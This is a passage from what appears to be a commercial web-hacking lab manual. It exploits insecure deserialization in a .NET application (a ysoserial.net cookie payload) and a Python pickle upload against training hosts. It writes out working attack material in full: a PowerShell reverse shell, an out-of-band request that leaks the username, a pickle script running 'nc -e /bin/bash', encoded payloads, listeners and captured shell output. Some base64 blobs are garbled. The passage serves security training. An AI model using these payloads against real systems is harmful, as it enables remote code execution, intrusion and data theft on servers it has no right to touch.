aWFsaXphdG1vbkhvbgR1ci9TeXn0Zw0uUmVmbGvjdG1vbi5NzwiZxJjbmZvU2VyaWFsaXphdG1vbkhvbgR1cgkIAAAACQkAAA
AjCgAAAQIAAAAMFN5c3R1b5S5Ezx1Z2F0ZvN1cm1hbg16YXRpb25ib2xkZXIrRGVsZwdhdGvFbnRyeQcAAEAdh1wZqhc3N1bwjs
eQZ0YXJnZQxSdGfyZ2V0Vh1wzuFZc2VtYmx5DnRhcmdldF5cGVOYw1lCm1ldGhvze5hbhWunZGsZwdhdGvFbnRyeQEbagEbaQm
1z1dgdgtvLkrLbkGvnYxrL2uVyaWFsaXphdG1vbkhvbgR1cItexZwXlZ2F0ZvUvdH5BgsAACwAlaN5c3R1bs5Gdw5yJndBw1N5c3R1
bs5TdhJpbmcisIG1yZ29ybglilcBwZXJzaW9uPTQuMC4wLjAsIE1bHR1cmU9bmV1dHjhbcwgUhVibgljs2V5G9rZw49Yj3c3YT
vJNTYxOTM0ZTA40V0sW1N5c3R1b5S5TdHjpBmcisIG1yZ29ybglilcBwZXJzaW9uPTQuMC4wLjAsIE1bHR1cmU9bmV1dHjhbcwgUhV
i
bglj5s2V5G9rZw49Yj3c3YTJyNTYxOTM0ZTA40V0sW1N5c3R1b5S5EaFnhBm9zdgljcy5Cm9jZxNzLCBteXn0Zw0sIF1zLnNpb249
NC4wLjAuMCwgQ3VsDhVyzT1uZx0cmFsLcBQdWJsawNLZX1ub2tLbj1iNzdhNW1NjE5MzR1Md5Xv0GdAaaaEttc2NvcmxpYiwg
VmVyc21vbj00LjAuMC4wLcBDdWx0dXj1Pw51dXryYwlsIFB1YmxpY0tleVRva2VuPWI3N2E1yZu2MtKznguW0dkBkg0AABAJ31z
dgvtLcBwZXJzaW9uPTQuMC4wLjAsIE1bHR1cmU9bmV1dHjhbcwgUhVibgljs2V5G9rZw49Yj3c3YTJyNTYxOTM0ZTA40Qyoooo
G1N5c3R1b5S5eawFnbm9zdgljcy5Cm9jZxNzB8aaaaFu3RhnQjeaaaaQjaaaaAL1N5c3R1b5S5SzwsZnN0a9uLk11bwJ1cklu
Zm9tZxJpYwXpemF0a9wUsG9z5GvycBwAAAAROYw1lDefZc2VtYmx5TmdFtZQldGbfZc05hbhWuJ21nbmF0dXj1ClNp25hdVhyZT
TkVtVtYmVhVh1wZRBZh51cm1jQxJndw1bnrBzAQBEBQeAAwguN3UzldGvtL1R5cGvxBQkPAAAAGQjaaaaAJDgAAAAUAAAAlpn5c3R1
bs5EaFnhBm9zdgljcy5Cm9jZxNzIFN0YXJ0KFN5c3R1b5S5TdHjpBmcisIFN5c3R1b5S5TdHjpBmcphbUAAA+u31zdgdvtLkrpYwdu
b3N0aWnZL1Byb2Nlc3MgU3RhcNQoU31zdgdvtL1N0cm1uzywgU31zdgdvtL1N0cm1uzykIAAAACGekAAAACQaaaaaywAAAAB0vbxbh
cmUjdAaaaaayyaaaaadVn5c3R1b5S5TdHjpBmcGQGQAActJbnQzMiBbd21wYXJ1KFN5c3R1b5S5TdHjpBmcisIFN5c3R1b5S5TdHjpBmc
BhoAAAayU31zdgdvtLkludMvBnXbchmuoU31zdgdvtL1N0cm1uzywgU31zdgdvtL1N0cm1uzykIAAAACGeqQaaaaacaaaaaybAAA
cvN5c3R1b5S5TdHjpBmcis1G1yZ29ybglilcBwZXJzaW9uPTQuMC4wLjAsIE1bHR1cmU9bmV1
dHjhbcwgUhVibgljs2V5G9rZw49Yj3c3YTJyNTYxOTM0ZTA40V1dcQwAAAACQwAAAAGJAAAAAkWAAAACG=
```

Alternative: you can use the web utility located at <http://utility.webhacklab.com/YSoSerial.aspx> to generate the payloads

```
powershell.exe Invoke-WebRequest -Uri http://192.168.4.X:8888/$env:UserName
```

The screenshot shows the YSoSerial.net web application. At the top, there are tabs: 'Helper Utility', 'Blacklist3r', and 'YSoSerial' (which is highlighted with a red box). Below the tabs, the title 'ysoserial.net' is displayed. A sub-header says 'Deserialization payload generator for a variety of .NET formatters'. On the left, there are three dropdown menus: 'Plugins' (set to 'Generic'), 'Gadget' (set to 'TypeConfuseDelegate'), and 'Formatter' (set to 'BinaryFormatter'). In the center, there is a 'Command:' input field containing the PowerShell command: 'powershell.exe Invoke-WebRequest -Uri http://192.168.4.10:8888 /\$env:UserName'. To the right of the command field is a large red 'Generate' button. A red arrow points from the command field down to the 'Generate' button. Another red arrow points from the 'Generate' button to the 'Output Data:' section on the right, which contains a very long base64-encoded string.

Step 4: Start the python server to get an Out Of Band Call.

```
root@Kali:~/tools# python3 -m http.server 8888
```

```
(root💀kali)-[~]
# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

Step 5: Replace the serialized string in “__NSSTemp” cookie with the value generated in **Step 3** and send a request.

Step 6: We get the OOB request along with the web server's machine name.

```
[root💀 kali] ~ # python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
192.168.200.110 - - [11/Jul/2021 02:22:37] code 404. message File not found
192.168.200.110 - - [11/Jul/2021 02:22:37] "GET /WIN2K12_IIS$ HTTP/1.1" 404 -
```

Step 7: To get the reverse shell start listener on the server.

```
root@Kali:~/tools# nc -nlvp 4444
```




```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
```

Step 8: Generate the payload using terminal or web interface for reverse shell.

```
powershell.exe \"$client = New-Object
System.Net.Sockets.TCPCClient('192.168.4.X',4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1
| Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendb
yte.Length);$stream.Flush());$client.Close()\""
```

The screenshot shows the ysoserial.net web interface. The 'YSoSerial' tab is selected. The 'Command:' field contains the PowerShell code provided in the previous step. The 'Generate' button is highlighted with a red arrow. The 'Output Data:' field displays a very long base64-encoded string, which is the generated payload. A red arrow also points from the 'Command:' field towards this output string.

Helper Utility Blacklist3r YSoSerial

ysoserial.net

Deserialization payload generator for a variety of .NET formatters

Plugins: Generic

Gadget: TypeConfuseDelegate

Formatter: BinaryFormatter

Command:

```
powershell.exe \"$client = New-Object
System.Net.Sockets.TCPCClient('192.168.4.10',4444);$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1
| Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendb
yte.Length);$stream.Flush());$client.Close()\""
```

Output Data:

```
AEEAAAD///AQAAAAAAAAMAgAAAEiTcXN0ZW0sIFZlcnNpb249NC4wLjAuMCw
gQ3VsdHVsZT1uZXV0cmFsLCBQdWJsaWNLZXIUb2tIbj1INzdhNWm1Nje5MzRMD
g5BQEAAACEAVN5c3RibS55D2xsZWN0aW9ucy5hZWSlcmjlJNvcnRIZFNdGaxW1
tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2Ivbj00LjAuMC4wLCBDDwX0dX
JIPW5ldXRyYVwsIFB1YmxpY0tIvRa2vUpWI3N2E1Y2U2MTkzNGUwODIdXQQA
AAAFQ291bnQ1Q29tCGFyZXIHVmVyc2IvbgbVtcwADAAYjQFTeXN0ZW0uQ29s
bVjdGlvnMuR2vUzXJpY5D2b1wYXJpc29uQ29tCGFyZXJgMvtbU3zdGVtLIN0c
mluZywgBxNjb3JsaWlsfZlcnNpb249NC4wLjAuMCwgQ3VsdHVsZT1uZXV0cmFsL
CBQdWJsaWNLZXIUb2tIbj1NzdhNWm1Nje5MzRMDg5XV0lAgaAAAIAAAJAwwAA
AAIAAAAJBAAAAAAQDAAAQFTeXN0ZW0uQ29sbGVjdGlvnMuR2VuZXJpY5D2b
1wYXJpc29uQ29tCGFyZXJgMvtbU3zdGVtLIN0cmluZywgBxNjb3JsaWlsfZlcnNpb2
49NC4wLjAuMCwgQ3VsdHVsZT1uZXV0cmFsLCBQdWJsaWNLZXIUb2tIbj1INzdhN
WM1Nje5MzRMDg5XV0BAAAAC1jb21wYXJpc29uAyzTeXN0ZW0uRGVsZVdhdG
VTZXJpYwXpemF0aW9uSG9sZGVyCQUAAAARBAAAAAAIAAAAGBgaAAAIkEL2Mgc
g93ZXJzaGVsbC5leGUglRjBglbnQpsBOZxct2JqZVN0fFN5c3RibS55OZxQu1U
9ja2V0cy5UQ1BDbGlbnQoJzE5M4xNjguNC4xMCCsNDQ0NCK7JHN0cmVhbSA9IC
RjBglbnQuR2VU03RyZWF1Kc7W2J5dGvbxV0kYnI0ZXMgPSAwI42NTUzNxflez
B903doaWxIKCgkaSA91CRzdJLYW0uUmvhZCgkYnI0ZXMsdAsICRicXRlc5MZW
5ndGgpKSAtbmuGmC17oyRKYXRhD0gKE5ldy1YmplY3QgLVr5GVOYW1lfn5c
3RibS5UZXh0lkFTQ0lRW5jb2RpBmcplkdidFn0cmluZygkYnI0ZXMscMwgJgkpoY
RzZW5KymFjayA91ChpZXggJGRhdGEgmJ4mMS8lE91dc1TdHUpbmcgKTskc2VuZ
GJhY2syID0gJHNlbmRYWNRlCsgJ1BT1CcgKyAocHdkKS5QYXRoiCsgJz4gJzskc2V
uZGJ5dGUgPSAoW3RleHQuZW5jb2RpBmdOjpBU0NJSsksuR2VQnI0ZXMojHNlb
mRiYWNrlMikJHN0cmVhbS5XcmI0Szgk2VuZGJ5dGUuTG
VuZ3RoKtskc3RyZWFLkZsdXN0kC90yRjBglbnQuQ2xcv2UoKSlGBwAAAAnjbW
QEBQAAACJTeXN0ZW0uRGVsZwdhdGVTZXJpYwXpemF0aW9uSG9sZGVyAwAA
```

Command:

```
ysoserial.exe -g TypeConfuseDelegate -f BinaryFormatter -o Base64 -c "powershell.exe \"$client = New-Object System.Net.Sockets.TCPCClient('192.168.4.10',4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1
| Out-String ).$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendb
yte.Length);$stream.Flush());$client.Close()\""
```

© 2019 - Notsosecure - Helper Utility



NotSoSecure part of

claranet cyber security

Page: | 84

© Claranet Cyber Security 2021. All rights reserved

Step 9: Replace the serialized string in “__NSSTemp” cookie with the value generated in **Step 8** and send request.

Target: http://admin.webhacklab.com

Go Cancel < > |

Request

Raw Params Headers Hex

GET / HTTP/1.1

Host: admin.webhacklab.com

User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip,deflate

Cookie: _ASPxSESSION=A463F4DFC0A7C7A6EE76592ABF294B08ACFF978386F8ACD94E907EB39E13C453208D6E56F2027732569A7C18121F29815E1B141FB5A202BF842879AF4F9D9B63C661F2DCFE2B46F445D4D6A3385179740FCDEBC44FC4FBD598BEDF731F55B1286; RequestVerificationToken=x7vQMaBy7dzcx5ks8vRw5NTlSrIrvY3B1Xj3AnVewF0MdKZH_yH2pk0YA2MeBw7Y8dyT-Wg2NBFBpMa7V-AEfY1;


.....

Step 10: We get a reverse shell and can run the commands.

```
File Edit View Terminal Tabs Help
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.4.10] from (UNKNOWN) [192.168.200.110] 49516
dir
Directory: C:\windows\system32\inetsrv

Mode                LastWriteTime        Length  Name
----                - - - - -           - - - -   -
d----                2/26/2018  4:35 PM          config
d----                2/26/2018  4:35 PM          en
d----                2/26/2018  4:35 PM          en-US
-a---    10/28/2014  7:26 PM      121344  appcmd.exe
-a---    7/1/2013   9:49 AM       3810   appcmd.xml
-a---    2/26/2018  4:35 PM     174592  AppHostNavigators.dll
-a---    2/26/2018  4:35 PM      66048   apphostsvc.dll
-a---    3/3/2017   11:26 PM     408064  appobj.dll
-a---    10/28/2014  7:06 PM     137728  aspnetca.exe
-a---    2/26/2018  4:35 PM      39424   authanon.dll
-a---    2/26/2018  4:35 PM      24576   cachfile.dll
-a---    2/26/2018  4:35 PM      49664   cachhttp.dll
-a---    2/26/2018  4:35 PM      13824   cachtokn.dll
```

Step 11: The result of “ipconfig” command.



```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
PS C:\windows\system32\inetsrv> ipconfig

Windows IP Configuration

Ethernet adapter External:

  Connection-specific DNS Suffix . . . . . : 77.68.38.52
  IPv4 Address . . . . . : 77.68.38.52
  Subnet Mask . . . . . : 255.255.252.0
  Default Gateway . . . . . : 77.68.36.1

Ethernet adapter Internal:

  Connection-specific DNS Suffix . . . . . : 192.168.200.110
  IPv4 Address . . . . . : 192.168.200.110
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . :

Tunnel adapter isatap.{CA5DCF8F-A976-4192-ACAE-3A30CEDFF547}:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . :


Tunnel adapter isatap.{40074467-8C46-4134-9500-EC1C930652A8}:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . :

Tunnel adapter 6T04 Adapter:


  Connection-specific DNS Suffix . . . . . :
  IPv6 Address . . . . . : 2002:4d44:2634::4d44:2634
  Default Gateway . . . . . : 2002:c058:6301::c058:6301
```

Step 12: The result of “whoami”



```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
PS C:\windows\system32\inetsrv> whoami
iis apppool\admin.webhacklab.com
```

Step 13: The result of “win.ini”



```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
PS C:\windows\system32\inetsrv> type ..\..\win.ini
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
PS C:\windows\system32\inetsrv>
```


Python Serialization Attack

Challenge URL: <http://reimbursement.webhacklab.com/Support/AddTicket>

- Identify and exploit the Python Deserialization vulnerability to make the host send DNS requests to an external host.
- Get a reverse shell and extract the system information such as username, OS type from the server and read “/etc/passwd” file

Solution:


Step 1: Go to the Support section of the application and select Add Ticket.



The screenshot shows a web browser window with the title 'Support - My ASP.NET App'. The address bar contains the URL 'reimbursement.webhacklab.com/Support'. The page content includes a 'Support' section with a red box around the 'Add Ticket' button and a 'View All Tickets' link. At the bottom, there is a copyright notice: '© 2020 NotSoSecure Global Services Limited. All rights reserved. NotSoSecure Global Services Limited, CB1 Business Centre, Twenty Station Road, Cambridge, CB1 2JD, UK'.

Step 2: Fill up the support request and upload a sample text file ‘test.txt’ and intercept the request in Burp.

Note: Make sure that the txt file has some content. Application will not allow empty file upload.



The screenshot shows the 'Add Ticket' form. It has fields for 'Title' (containing 'I need support'), 'Description' (containing 'Unable to upload my reimbursement'), and 'Upload File' (with 'support.txt' selected). The 'Upload' button is highlighted with a red box.

Step 3: There are two parameters that send data in a Base64 encoded value as highlighted below:

```

Request to http://reimbursement.webhacklab.com:80 [192.168.200.130]
Forward Drop Intercept is on Action Comment this item
Raw Params Headers Hex
GX0blLaEzd-rX7YrzkL9HBiGeH3Yv3kGWQILh_F76zB5s1NAvFTwn6h6Evr63IqfnA69eiEK91eFMhe5DokSGEydfE7hj6bytP54xc6iDI1;
.AspNet.ApplicationCookie=
hphEsZvlwh5kF-pVRkiAGSQnarU02JbAc3kK53n_89q4Xl_-yt_z6XeKZ0_7VVgyLuhm_zISREzUAPxp_kghHBKrZVP51Q28Nk0gmfHB_Pk3J8
SRiM1-CAAK15Rbualf9Yyg1tbnwT69mTwli1xz-hIB6mM6HpoBjZiXiADdf3soV6DVcnX9I-x0PGghMCaSYfYzgoXuf8GPGCgljsj8xybfKFmlc06k
i30aR6891Pi_gnTYvcHETbs0ffkLK06MYulkS1T53gdc11_j6N_VGrVwPHNJEprmkmpetAEsnhWfRHTbHLWDCdEBgXnGWG0r2_NEx0r8azooVFJ6b
ILSYVDsUroyTHKpFYwMACBqT1rLaG9xTLMin5MAgvP8vIMiHqfGoFAPISN8y dahAS1MDjlhFvvUhBTa6vTXA_FYIAcvGp2xIjF3ECuVNkezr5ecJ
4QurxLNlTem700hj5p5p8xsJphc1ano1iO1
12 Connection: close
13
14 -----10185380746328114281143256096
15 Content-Disposition: form-data; name="file"; filename="support.txt"
16 Content-Type: text/plain
17
18 This is a support help file
19
20 -----10185380746328114281143256096
21 Content-Disposition: form-data; name="title"
22
23 SSBuZWVkJHN1cHBvcnQ=
24 -----10185380746328114281143256096
25 Content-Disposition: form-data; name="descryption"
26
27 Vw5hYmxlIHRvIHVwbG9hZCBteSBzWltYnVyc2VtZW50Lg==
28 -----10185380746328114281143256096
29
30

```

Step 4: Enter any invalid character as value in the 'title' parameter to check the error in response.

Request		Response	
Send Cancel < >		Target: http://reimbursement.webhacklab.com	?
Raw Params Headers Hex		Raw Headers Hex Render	
6096 15 Content-Disposition: form-data; name="file"; filename="support.txt" 16 Content-Type: text/plain 17 18 This is a support help file 19 20 -----1018538074632811428114325 6096 21 Content-Disposition: form-data; name="title" 22 23 SSBuZWVkJHN1cHBvcnQ{}{}{}{}{}{}{}={} 24 -----1018538074632811428114325 6096 25 Content-Disposition: form-data; name="descryption" 26 27 Vw5hYmxlIHRvIHVwbG9hZCBteSBzWltYnVyc2VtZW50Lg== 28 -----1018538074632811428114325 6096 29 Content-Disposition: form-data; name="__RequestVerificationToken" 30	1 HTTP/1.1 200 OK 2 Cache-Control: private, s-maxage=0 3 Content-Type: text/html; charset=utf-8 4 Server: Microsoft-IIS/8.5 5 X-AspNetMvc-Version: 5.2 6 X-AspNet-Version: 4.0.30319 7 X-Powered-By: ASP.NET 8 Date: Wed, 22 Jul 2020 11:59:31 GMT 9 Connection: close 10 Content-Length: 46 11 12 Failed to process data in pickle.load function 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30		
Done		0 matches \n Pretty	0 matches \n Pretty 322 bytes 309 millis



Step 5: Use the python script to generate a python deserialization payload using the script available in the Kali machine to receive an out-of-band call as shown below:

Command:

```
root@Kali:/tools/python_deserialization~# python3 python_deser_oob.py  
testing.userX.webhacklab.com
```

```
[root💀kali]-[~/tools/python_deserialization]  
# python3 python_deser_oob.py testing.user85.webhacklab.com  
b'gASVPQAAAAAAACMBXBvc2l4lIwGc3lzdGVtJOUjCJjdXJsIHRlc3Rpbtmcu  
dXNlcjg1LndlYmhhY2tsYWIuY29tliWUUUpQu'
```

Step 6: Start a Tcpdump listener for an OOB call:

```
tcpdump -n udp port 53 -i any
```

```
Terminal - root@kali: ~/tools/python_deserialization  
File Edit View Terminal Tabs Help  
root@kali:~/tools/python_deserialization# tcpdump -n udp port 53 -i any  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
```

Step 7: Replace the value in ‘title’ parameter with generated payload as shown below.

The screenshot shows a web proxy interface with two panes. The left pane is labeled 'Request' and the right is 'Response'. In the Request pane, line 24 contains a large payload: 'gASVPQAAAAAAACMBXBvc2l4lIwGc3lzdGVtJOUjCJjdXJsIHRlc3RpbtmcudXNlcjg1LndlYmhhY2tsYWIuY29tliWUUUpQu'. The Response pane shows an error message at line 12: 'Title length exceeded 50 character'.



Step 8: An OOB call will be received.

```
root@kali:~/tools/python_deserialization# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
21:57:32.421285 IP 192.168.200.12.4069 > 192.168.4.10.53: 46339+ A? testing.user10.webhacklab.com. (47)
21:57:32.421480 IP 192.168.200.12.39683 > 192.168.4.10.53: 17690+ AAAA? testing.user10.webhacklab.com. (47)
```

Step 9: Generate the payload for the reverse shell using the following command.

```
root@Kali:~/tools/python_deserialization# python3 python_deser_shell.py
192.168.4.X 4444
```

```
└─(root💀kali㉿kali:[~/tools/python_deserialization])
  # cat python_deser_shell.py
#!/usr/bin/python
#
# Pickle deserialization RCE payload.
# To be invoked with command to execute at it's first parameter.
# Otherwise, the default one will be used.
#
import pickle as cPickle
import sys
import base64

IP = sys.argv[1]
PORT = sys.argv[2]
COMMAND = "nc "+IP+" "+PORT+" -e /bin/bash &"
```



```
class PickleRce(object):
    def __reduce__(self):
        import os
        return (os.system,(COMMAND,))

print (base64.b64encode(cPickle.dumps(PickleRce())))

└─(root💀kali㉿kali:[~/tools/python_deserialization])
  # python3 python_deser_shell.py 192.168.4.85 4444
b'gASVPgAAAAAAACMBXBvc2l4lIwGc3lzdGVtJOUjCNuYyAxOTIuMTY4LjQuODUgNDQ0NC
AtZSAvYmluL2Jhc2ggJpSF1FKULg='
```

Step 10: Start a Netcat listener on port mentioned in the script:

```
root@Kali:~# nc -nlvp 4444
```

```
root@kali:~/tools/python_deserialization# nc -nlvp 4444
listening on [any] 4444 ...
```

Step 11: Enter the generated payload in the ‘title’ parameter and send the Request.

The screenshot shows the Postman interface with two panels: Request and Response.

Request Panel:

- Target: `http://reimbursement.webhacklab.com`
- Method: POST (implied by the multipart boundary in the body)
- Body:
 - Pretty
 - Raw
 - \n
 - Actions

```
--22114454
5792861010107090814
Content-Disposition: form-data; name="title"
gASPgAAAAAAACMBXBvc2l4lIwGc3lzdGVtI
JOUjCNuYyAxOTIuMTY4LjQuODUgNDQ0NCAtZS
AvYmluL2Jhc2ggJpSFfFKULg==
```

```
--22114454
5792861010107090814
Content-Disposition: form-data; name="description"
dGVzdA==
```

Response Panel:

- Pretty
- Raw
- Render
- \n
- Actions

```
1 HTTP/1.1 200 OK
2 Cache-Control: private, s-maxage=0
3 Content-Type: text/html; charset=utf-8
